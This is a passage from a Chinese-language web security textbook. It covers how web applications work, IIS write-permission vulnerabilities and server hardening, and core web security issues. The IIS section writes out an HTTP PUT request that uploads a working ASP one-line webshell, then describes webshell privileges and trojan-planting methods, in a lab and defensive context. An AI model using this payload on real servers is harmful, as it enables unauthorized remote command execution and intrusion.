项目 1　Web 应用安全测试防范技术

在企业 Web 应用的各个层面，都会使用不同的技术来确保安全性。为了保护客户端机器的安全，用户会安装防病毒软件；为了保证用户数据传输到企业 Web 服务器的传输安全，通信层通常会使用 SSL（安全套接层）技术加密数据；企业会使用防火墙和 IDS（入侵诊断系统）/IPS（入侵防御系统）来保证仅允许特定的访问，不必要暴露的端口和非法的访问在这里都会被阻止；即使有防火墙，企业依然会使用身份认证机制授权用户访问 Web 应用，如图 1-1 所示。



图 1-1　信息安全全景

但是，即便有防病毒保护、防火墙和 IDS/IPS，企业仍然不得不允许一部分的信息经过防火墙，毕竟 Web 应用的目的是为用户提供服务，保护措施可以关闭不必要暴露的端口，但是 Web 应用必须使用的 80 和 443 端口是一定要开放的。可以顺利通过的这部分信息可能是善意的，也可能是恶意的，很难辨别。这里需要注意的是，Web 应用是由软件构成的，那么它一定会包含缺陷（漏洞），这些漏洞就可以被恶意的用户利用，用户通过执行各种恶意的操作，或者偷窃，或者操控，或者破坏 Web 应用中的重要信息。本项目主要是学习针对 Web 应用的威胁种类和了解 Web 应用的安全防范技术。

任务 1.1　Web 应用程序安全与风险

无论是互联网业务收入日益增长的公司，还是在 Web 应用程序上输入敏感信息的用户，都非常关注 Web 应用程序的安全与风险。如何防范黑客通过窃取支付信息或入侵银行账户偷窃巨额资金，是当前迫在眉睫需要解决的问题，所以需要进一步认识 Web 应用程序，并学习如何防范使用 Web 应用程序带来的风险。

子任务 1.1.1　Web 应用程序的发展历程与常见功能

任务描述

随着互联网的发展，Web 应用程序提供的功能也越来越多，人们坐在计算机前利用互联网足不出户就能够进行工作和生活。也可以尝试对所有的消费支出，只使用网上支付，而不使用现金。

相关知识

在互联网发展的早期阶段，万维网（world wide web，WWW）仅由 Web 站点构成，这些站点基本上是包含静态文档的信息库。随后人们发明了 Web 浏览器，通过它来检索和显示那些文档，如图 1-2 所示。



图 1-2　客户机通过 HTTP 请求静态页面

如今的万维网与早期的万维网已经完全不同，Web 上的大多数站点实际上是应用程序，它们功能强大，在服务器和浏览器之间进行双向信息传送。它们支持注册与登录、金融交易、搜索以及用户创作的内容。用户获取的内容以动态形式生成，并且往往能够满足每个用户的特殊需求。它们处理的许多信息属于私密和高度敏感的信息，如图 1-3 所示。

任务实施

可以这样说，只要一接触到互联网，就不可避免地需要使用 Web 应用程序。在互联网上，我们使用的主要功能有购物、社交网络、金融服务、Web 搜索、网络拍卖、博客、Web



图 1-3　客户机通过 HTTP 请求动态页面

邮件等。

- 购物：在购物网站上注册账户，选择商品并进行网上支付。目前比较热门的购物网站有“淘宝”“京东”和“亚马逊”等。
- 社交网络：源自网络社交，而网络社交的起点是电子邮件，逐步发展到 BBS、论坛等社交网站。目前全球最出名的社交网站是 Facebook，它是由一个小网站逐步发展而来的。国内学习 IT 技术的著名网站有 CSDN、51CTO 等，在这些网站上注册账号，可以通过论坛与对 IT 感兴趣的人士交流。
- 金融服务：大多数人都会开通个人银行账户的网上支付功能，可以在网上银行查询账户明细和余额、向他人账户转账和申请信用卡。目前所有银行都支持在网上办理大部分的业务，常用的操作都能够通过网络完成，不需要去银行的营业厅办理。
- Web 搜索：通过输入关键词，可以显示与关键词有关的网站和链接。一般情况下，百度和谷歌搜索引擎几乎能查到所有你想知道的信息，所以人们大幅地减少了对文字资料的依赖。
- 网络拍卖：是通过互联网进行的在线交易的一种模式。参加拍卖的人通过网站了解拍卖商品的信息，足不出户地参加拍卖活动。这种非现场的模式扩大了拍卖的规模，使更多的人参与到拍卖的过程中，提高了商品的价值。
- 博客：英文名为 Blogger，为 Web Log 的混成词。它的正式名称为网络日记，是一种通常由个人管理、不定期张贴新的文章的网站。目前，很多网站上都可以注册博客，比较常见的有新浪博客、网易博客和搜狐博客等。选择一家常见的网站博客来注册用户，并在博客上发布一段话。
- Web 邮件：是互联网上一种主要使用网页浏览器来阅读或发送电子邮件的服务。互联网上的许多公司，诸如 Google、腾讯、新浪等，都提供了 Web 邮件服务。选择一个 Web 邮件服务器来注册用户，并给自己发送一封电子邮件，就可以了解 Web 邮件服务器的基本功能。

知识拓展

一个 Web 应用程序是由完成特定任务的各种 Web 组件(Web components)构成的，并通过 Web 将服务展示给外界。在实际应用中，Web 应用程序是由多个 Servlet、JSP 页

面、HTML 文件以及图像文件等组成。所有这些组件相互协调，为用户提供一组完整的服务。计数器、留言板、聊天室和论坛 BBS 等，都是常见的比较简单的 Web 应用程序。Web 应用程序的真正核心主要是对数据库进行处理，管理信息系统（management information system，MIS）就是这种架构最典型的应用。MIS 可以应用于局域网，也可以应用于广域网。目前基于 Internet 的 MIS 系统以其成本低廉、维护简便、覆盖范围广、功能易实现等诸多特性，得到越来越多的应用。

技能拓展

目前，互联网上的 Web 站点大多都是应用程序，它们功能强大，在客户机和服务器之间进行信息的传递。在使用 Web 应用程序的时候，安全问题至关重要，要防止个人私密的信息被 Web 应用程序泄露，所以主流的 Web 网站都很重视安全因素，常用的安全措施有“验证码”“短信验证”和“邮件验证”等。

- 验证码：在注册和登录时，通常都会使用验证码的方式，确保是用户本人在计算机前使用账号。目前最具有代表性的使用验证码的网站是“12306 购票系统”，这个网站使用的验证码非常复杂。大家可以在 12306 网站上注册用户并选择一张火车票，生成一张订单，体验验证码的复杂性。
- 短信验证：是企业给消费者（用户）的一个凭证，通过短信内容的数字或字母来验证身份。目前使用的最普遍的有网上银行、网上商城、团购网站、票务公司等。利用短信验证码来注册会员，大大减少了非法注册的数据。
- 邮件验证：与短信验证的方式类似，是通过电子邮件地址来验证用户的身份。

任务总结

通过本子任务的实施，应掌握下列知识和技能。

- 了解 Web 应用程序的发展历程。
- 了解 Web 应用程序的概念。
- 了解 Web 应用程序的部分功能。

子任务 1.1.2　Web 服务器写权限刺探

Web 容器是一种服务程序，在服务器每个端口都有一个提供相应服务的程序，这个程序用于处理从客户端发出的请求，如 Java 中的 Tomcat 容器、ASP 的 IIS（Internet information server，互联网信息服务）或 PWS 都是这样的程序。

在 Web 服务器中，每个组别的用户有不同的管理权限。对于普通用户，一般只能开放读权限，允许用户读取数据，但不能修改和写入数据。

任务描述

许多站点都需要通过 Web 程序为网站提供上传功能，如商场、论坛和网盘等，所以，上传的权限只能被限制给特定的用户使用。如果错误地开放了上传权限，使未授权的用

户上传了 Webshell，则很有可能会造成安全漏洞。

相关知识

Webshell 常常用来指匿名用户（入侵者）通过网站端口对网站服务器获取某种程度上操作权限的过程及其工具。由于 Webshell 大多是以动态脚本的形式出现，也有人称为网站的后门工具。另外，Webshell 也常被站长用于网站管理、服务器管理等。根据权限的不同，使用 Webshell 可以在线编辑网页脚本，上传或下载文件，查看数据库，执行任意程序命令等。

有些恶意网站脚本可以嵌套在正常网页中运行，且不容易被查杀，因此具有较高的隐蔽性。Webshell 可以穿越服务器防火墙，由于与被控制的服务器或远程主机交互的数据都是通过 80 端口传递，因此一般都不会被防火墙拦截。使用 Webshell 一般也不会在系统日志中留下记录，只会在网站的 Web 日志中留下一些数据提交的记录，没有经验的管理员很难察觉入侵的痕迹。

IIS 作为一款流行的 Web 服务器，在当今互联网环境中占有很大的比重，绝大多数的 ASP、ASP.NET 网站都在它上面运行。如果服务器中的 IIS 配置不当，用户就可以利用 IIS 的写权限漏洞，匿名上传文件或可执行代码，从而导致服务器被恶意入侵的安全事件。

任务实施

IIS 是一种 Web（网页）服务组件，其中包括 Web 服务器、FTP 服务器、NNTP 服务器和 SMTP 服务器，分别用于网页浏览、文件传输、新闻服务和邮件发送等方面，它能够提供快速且集成了现有产品并可扩展的 Internet 服务器。

（1）从 IIS 安全配置方面来说，主要是以下两方面的配置不当导致的安全问题。

① Web 服务器扩展里设置 WebDAV 为允许。启用了 WebDAV 扩展，并且选中了“写入”选项，就可以写入 txt 文件了。要想使用 move 命令将其更名为脚本文件后缀，必须还选中“脚本资源访问”选项，如图 1-4 所示。

② 在“主目录”选项卡的权限配置里选中“写入”选项，在“应用程序设置”选项区中设置“执行权限”选项为“脚本和可执行文件”，如图 1-5 所示。

（2）该漏洞被利用的过程说明如下。

① 在攻击主机中用 telnet 命令连接到目标主机的 Web 端口（80），如图 1-6 所示。

② 发出如下请求：

```
PUT /test.txt HTTP/1.1
Host:
Content-Length: 26

<%eval(request("cmd"))%>
```

图 1-4　设置 WebDAV 为允许

图 1-5　“主目录”选项卡



图 1-6　用 telnet 命令连接到目标主机的 80 端口

③ 返回的报文如图 1-7 所示。在目标主机的 Web 主目录中就会被传入一个名为 test.txt 的文件，文件内容为“＜%eval(request("cmd"))%＞”，如图 1-8 所示，这表示成功上传的木马文件。



图 1-7　执行命令成功后返回的报文

图 1-8　成功上传的木马文件

知识拓展

匿名用户上传了 Webshell 之后，接下来做的就是提权。Windows 内置了不同的用户权限，通常在本机登录系统使用的是管理员账号 Administrator，而访问局域网内的计算机时用来宾账号 guest。当 Windows 服务器安装了 IIS 组件以后，就会自动创建一个 Internet 来宾账号——IIS 来宾账号。当我们在 IIS 中建立一个网站后，默认的权限就是 IUSR_×××。

虽然 Webshell 是继承了 IIS 的 guest 权限，但是根据管理员的设置，Webshell 在不同的网站下权限也是不一样的，最大的权限是 system 级，最小的权限就是无权限。以下从最低一级的权限开始逐一介绍。

1. 列目录权限

该权限能列出网站的目录，查看网站有哪些文件和文件夹，网站下的文件夹都可以访问。比如，只需单击网站根目录就可以列出网站的所有目录。通常 Webshell 都有这个权利。

2. 读取权限

Webshell 具有读取权限的网页可以被读取并显示，入侵者可以由此检查其代码有无漏洞可供利用。

3. 修改权限

Webshell 具有修改权限，则允许入侵者编辑网页代码并保存。挂马和修改主页挂黑页就需要这个权限。

4. 写入权限

Webshell 具有写入权限，允许新建文件并保存，从而可以在没有上传权限的时候来保留 Webshell 等文件。

5. 上传权限

可以上传指定类型的文件到指定的目录中，这是经常需要使用的权限。

6. 跨文件夹

能浏览这个服务器上的其他文件夹，并且有一定的上网权限。有时可以列出文件夹，但是没有访问的权限；或有访问权限，但是没有修改权限。

7. 运行文件权限

Webshell 具有可以运行可执行文件的权限。

8. system 权限

这是超级管理员拥有的权限，一般情况下网站管理员会对此账户加倍防范。

9. 其他权限

Webshell 的其他权限包括读注册表、查看用户、查看日志等。对提权有较大价值的是查看远程桌面的端口。

技能拓展

1. IIS 写权限漏洞的危害

如果网站存在 IIS 写权限漏洞，攻击者一般通过以下几种方式进行恶意攻击。

（1）直接上传文本格式文件。

（2）通过修改网站原有文件达到恶意攻击的目的，如通过修改网站 CSS 文件实现挂马。

（3）通过 move 命令上传 ASP 格式木马文件。

（4）结合 IIS 6.0 文件名解析漏洞，上传 xxx.asp 或 yyy.txt 格式的木马文件。

2. 对 Web 服务器进行加固

目前针对 IIS 的攻击技术已经非常成熟，而且技术门槛相对较低。为避免 Web 服务器被恶意入侵，我们通过跟踪 IIS 从安装到配置的整个过程，分析其中可能面临的安全风险，并给出相应的加固措施。

（1）IIS 安装及版本的选择。在 IIS 安装过程中，根据具体的业务需求，只安装必要的组件，以避免安装其他一切不必要的组件带来的安全风险。如网站正常运行只需要 ASP 环境，那么就没必要安装.NET 组件。对于 IIS 版本，至少要在 6.0 以上，因为 IIS 5.0 存在严重的安全漏洞。

（2）删除 IIS 默认站点。把 IIS 默认安装的站点删除或禁用。

（3）禁用不必要的 Web 服务扩展。打开 IIS 管理器，检查是否有不必要的“Web 服务扩展”，如果有则禁用。

（4）IIS 访问权限配置。如果 IIS 中有多个网站，建议为每个网站配置不同的匿名访问账户。

（5）网站目录权限配置。原则上如果目录有写入权限，则一定不要分配执行权限；目录有执行权限，一定不要分配写入权限；网站上传目录和数据库目录一般需要分配“写入”权限，但一定不要分配执行权限；其他目录一般只分配“读取”和“记录访问”权限。

（6）修改 IIS 日志文件配置。无论是什么服务器，日志都是应该高度重视的部分。当发生安全事件时，我们可以通过分析日志来还原攻击过程，否则将无从查起。如果有条件，可以将日志发送到专门的日志服务器保存。

先检查是否启用了日志记录，如未启用，则启用它。日志格式设置为 W3C 扩展日志格式，IIS 中默认是启用日志记录的。

接着修改 IIS 日志文件保存路径，默认保存在“C:\WINDOWS\system32\LogFiles”目录下，这里修改为自定义路径。建议保存在非系统盘路径，并且 IIS 日志文件所在目录只允许 Administrators 组用户和 system 用户访问。

任务总结

通过本子任务的实施，应掌握下列知识和技能。

- 了解权限的种类和作用。
- 了解写权限的漏洞的查找和利用方式。
- 掌握 IIS 服务器写权限刺探和安全加固的方法。

子任务 1.1.3　Web 核心安全问题及因素

Web 上的大多数站点实际上是功能强大的应用程序，这些应用程序在服务器和浏览器之间进行双向信息传送，处理的许多信息属于私密和高度敏感信息，因此，安全问题至关重要，Web 安全技术也应运而生。

任务描述

与多数分布式应用程序一样，为确保安全，Web 应用程序必须解决客户端可以提交任意输入的问题。

相关知识

如今的 Web 程序的核心安全问题为用户可提交任意输入。由于应用程序无法控制客户端，用户几乎可以向服务器端应用程序提交任意输入。应用程序必须假设所有输入的信息都是恶意的输入，且必须采取必要措施确保攻击者无法使用专门设计的输入破坏应用程序，干扰其逻辑结构与行为，并最终达到非法访问其数据和功能的目的。具体表现在以下方面。

（1）用户可干预客户与服务器间传送的所有数据，包括请求参数、Cookie 和 HTTP 信息头。

（2）用户可按任何顺序发送请求。

（3）用户并不限于仅使用一种 Web 浏览器访问应用程序。大量各种各样的工具可以协助攻击 Web 应用程序，这些工具既可整合在浏览器中，也可独立于浏览器运作。这些工具能够提出普通浏览器无法提供的请求，并能够迅速生成大量的请求，查找和利用安全问题达到自己的目的。

任务实施

在目标主机中新建一个 Web 网站，作为攻击的目标网站。在攻击主机中输入目标主机的 IP 地址，打开该目标网站，找到合适的注入点，如图 1-9 所示。

图 1-9　寻找 Web 网站的注入点